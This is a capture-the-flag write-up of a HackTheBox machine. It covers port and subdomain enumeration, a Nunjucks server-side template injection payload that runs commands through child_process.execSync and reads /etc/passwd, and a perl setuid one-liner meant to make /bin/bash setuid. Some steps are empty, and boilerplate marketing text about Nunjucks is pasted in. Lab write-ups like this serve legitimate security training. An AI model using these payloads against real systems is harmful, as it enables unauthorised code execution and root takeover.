Information Gathering

1) Found open web ports

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.11.122
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-05 19:52 IST
Nmap scan report for 10.10.11.122
Host is up (0.62s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 68.35 seconds

┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.11.122 -p80,443 -sV
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-05 19:54 IST
Nmap scan report for 10.10.11.122
Host is up (0.30s latency).

PORT    STATE SERVICE  VERSION
80/tcp  open  http     nginx 1.18.0 (Ubuntu)
443/tcp open  ssl/http nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.72 seconds
```

2) Only 5 pages are available

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ ffuf -w SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u https://nunchucks.htb/FUZZ -ic -fs 45 -t 200

      v2.0.0-dev

 :: Method           : GET
 :: URL              : https://nunchucks.htb/FUZZ
 :: Wordlist         : FUZZ: /home/vigneswar/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 45

[Status: 200, Size: 30589, Words: 12757, Lines: 547, Duration: 951ms]
    * FUZZ:

[Status: 200, Size: 19134, Words: 5929, Lines: 251, Duration: 534ms]
    * FUZZ: privacy

[Status: 200, Size: 17753, Words: 5558, Lines: 246, Duration: 536ms]
    * FUZZ: terms

[Status: 200, Size: 9488, Words: 3266, Lines: 188, Duration: 306ms]
    * FUZZ: signup

[Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 445ms]
    * FUZZ: assets
```

3) Found a subdomain

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ ffuf -w SecLists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u https://10.10.11.122 -H "Host: FUZZ.nunchucks.htb" -H "Cookie: FUZZ" -t 100 -fs 30589

      /'___\  /'___\           /'___\
     /\ \__/ /\ \__/  __  __  /\ \__/
     \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
      \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
       \ \_\   \ \_\  \ \____/  \ \_\
        \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://10.10.11.122
 :: Wordlist         : FUZZ: /home/vigneswar/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Cookie: FUZZ
 :: Header           : Host: FUZZ.nunchucks.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 30589
________________________________________________

[Status: 200, Size: 4029, Words: 1053, Lines: 102, Duration: 1752ms]
    * FUZZ: store

:: Progress: [4989/4989] :: Job [1/1] :: 97 req/sec :: Duration: [0:01:26] :: Errors: 0 ::
```

4) Found SSTI

Request

Pretty Raw Hex

```
1  POST /api/submit HTTP/1.1
2  Host: store.nunchucks.htb
3  Cookie: _csrf=kxkQxYaQvdfKiTT_mWLO4dwx
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5  Accept: */*
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://store.nunchucks.htb/
9  Content-Type: application/json
10 Content-Length: 19
11 Origin: https://store.nunchucks.htb
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16 Connection: close
17
18 {
     "email":"{{7*7}}"
   }
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.18.0 (Ubuntu)
3  Date: Thu, 05 Oct 2023 16:28:09 GMT
4  Content-Type: application/json; charset=utf-8
5  Content-Length: 75
6  Connection: close
7  X-Powered-By: Express
8  ETag: W/"4b-X79sUiAzPHkUd9eYQd+2RjLRKtA"
9
10 {
     "response":"You will receive updates on the following email address: 49."
   }
```

Nunjucks is a rich and powerful templating language for JavaScript made by Mozilla which we all know by their work on Firefox. In short, Nunjucks is rich, convenient, and convenient for newbies and experts alike. Due to its light structure, you know already that the execution of Nunjucks will be fast and flawless. The tool is also flexible and extendable with custom filters and extensions which you can introduce at free will. You can employ Nunjucks in node or any other modern and well-liked browser. There are many different examples on the Nunjucks page for you to get the gist of it.


Finally, the exploit to access the underlying operating system can be finalised executing `tail /etc/passwd` via the `child_process.execSync()` method.

```
{{range.constructor("return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')")()}}

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
```

Exploitation

1) Got RCE



2) got the shell

3) Got the user flag

Privilege Escalation

1) Found setuid capability on perl

```
david@nunchucks:/var/www/store.nunchucks$ getcap -r / 2>/dev/null
/usr/bin/perl = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

2) SetUid doesnt work

```
david@nunchucks:/var/www/store.nunchucks$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "chmod +s /bin/bash";'
```

3) Checked the apparmor configuration

```
david@nunchucks:/var/www/store.nunchucks$ cat /etc/apparmor.d/usr.bin.perl
# Last Modified: Tue Aug 31 18:25:30 2021
#include <tunables/global>

/usr/bin/perl {
  #include <abstractions/base>
  #include <abstractions/nameservice>
  #include <abstractions/perl>

  capability setuid,

  deny owner /etc/nsswitch.conf r,
  deny /root/* rwx,
  deny /etc/shadow rwx,

  /usr/bin/id mrix,
  /usr/bin/ls mrix,
  /usr/bin/cat mrix,
  /usr/bin/whoami mrix,
  /opt/backup.pl mrix,
  owner /home/ r,
  owner /home/david/ r,

}
```

- To indicate the access the binary will have over **files** the following **access controls** can be used:
  - **r** (read)
  - **w** (write)
  - **m** (memory map as executable)
  - **k** (file locking)
  - **l** (creation hard links)
  - **ix** (to execute another program with the new program inheriting policy)
  - **Px** (execute under another profile, after cleaning the environment)
  - **Cx** (execute under a child profile, after cleaning the environment)
  - **Ux** (execute unconfined, after cleaning the environment)